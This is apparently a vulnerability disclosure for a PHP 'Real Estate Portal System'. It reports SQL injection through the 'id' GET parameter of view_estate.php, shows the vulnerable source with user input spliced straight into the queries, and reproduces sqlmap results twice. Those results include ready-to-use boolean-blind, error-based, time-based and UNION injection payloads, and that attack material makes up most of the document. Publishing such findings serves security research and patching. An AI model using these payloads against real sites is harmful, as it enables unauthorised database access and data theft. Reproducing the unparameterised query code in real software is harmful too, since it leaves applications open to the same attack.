


# Real Estate Portal System view\_estate.php has Sqliinjection

Real Estate Portal System view\_estate.php has Sqliinjection has Sqliinjection, The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly. An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.



```
1 <?php
2 if(isset($_GET['id'])){
3     $qry = $conn->query("SELECT r.*,t.name as rtype FROM `real_estate_list` r inner jo
4     if($qry->num_rows > 0){
5         $res = $qry->fetch_array();
6         foreach($res as $k => $v){
7             if(!is_numeric($k)){
8                 $$k = $v;
9             }
10        }
11    }
12    if(isset($id)){
13        $meta_qry = $conn->query("SELECT * FROM `real_estate_meta` where real_esta
14        while($row = $meta_qry->fetch_assoc()){
15            ${$row['meta_field']} = $row['meta_value'];
16        }
17
18        $amenity_arr = [];
19        $amentiy_qry = $conn->query("SELECT * FROM `amenity_list` where id in (SEL
20        while($row = $amentiy_qry->fetch_assoc()){
21            $amenity_arr[$row['type']][] = $row;
22        }
23    }
24    if(isset($agent_id)){
```

```

real_estate > view_estate.php
[?]php
if(isset($_GET['id'])){
    $qry = $conn->query("SELECT r.*,t.name as rtype FROM `real_estate_list` r inner join `type_list` t on r.t
    if($qry->num_rows > 0){
        $res = $qry->fetch_array();
        foreach($res as $k => $v){
            if(!is_numeric($k)){
                $$k = $v;
            }
        }
        if(isset($id)){
            $meta_qry = $conn->query("SELECT * FROM `real_estate_meta` where real_estate_id = '{$id}'");
            while($row = $meta_qry->fetch_assoc()){
                ${$row['meta_field']} = $row['meta_value'];
            }

            $amenity_arr = [];
            $amentiy_qry = $conn->query("SELECT * FROM `amenity_list` where id in (SELECT `amenity_id` FROM `
            while($row = $amentiy_qry->fetch_assoc()){
                $amenity_arr[$row['type']][] = $row;
            }
        }
        if(isset($agent_id)){
            $agent_det = [];
            $agent = $conn->query("SELECT *,CONCAT(lastname,', ', firstname, ' ', COALESCE(middlename,''))as
            $agent_det = $agent->fetch_array();
        }
    }
}

```

```

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 153 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: page=real_estate/view_estate&id=2' AND 2416=2416 AND 'Aocd'='Aocd

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: page=real_estate/view_estate&id=2' OR (SELECT 4600 FROM(SELECT COUNT(*),CONCAT(0x717a707071,(SELECT (ELT(4
00=4600,1))),0x7178717871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'i0eS'='i0eS

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: page=real_estate/view_estate&id=2' AND (SELECT 4269 FROM (SELECT(SLEEP(5)))LfUw) AND 'zqDY'='zqDY

  Type: UNION query
  Title: Generic UNION query (NULL) - 9 columns
  Payload: page=real_estate/view_estate&id=-3380' UNION ALL SELECT CONCAT(0x717a707071,0x667a426c7a716e66476155784756
941564e776878766c4d41575669424151774651594c4e4b7059,0x7178717871),NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL, NULL, NULL--

```

## Sqlmap attack

sqlmap identified the following injection point(s) with a total of 153 HTTP(s) requests:

---

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: page=real\_estate/view\_estate&id=2' AND 2416=2416 AND 'Aocd'='Aocd

Type: error-based

Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: page=real\_estate/view\_estate&id=2' OR (SELECT 4600 FROM(SELECT

```
COUNT(*),CONCAT(0x717a707071,(SELECT (ELT(4600=4600,1))),0x7178717871,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'iOeS'='iOeS
```

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: page=real\_estate/view\_estate&id=2' AND (SELECT 4269 FROM  
(SELECT(SLEEP(5)))LfUw) AND 'zqDY'='zqDY

Type: UNION query

Title: Generic UNION query (NULL) - 9 columns

Payload: page=real\_estate/view\_estate&id=-3380' UNION ALL SELECT  
CONCAT(0x717a707071,0x667a426c7a716e664761557847566941564e776878766c4d4157566942415177465  
1594c4e4b7059,0x7178717871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -  
---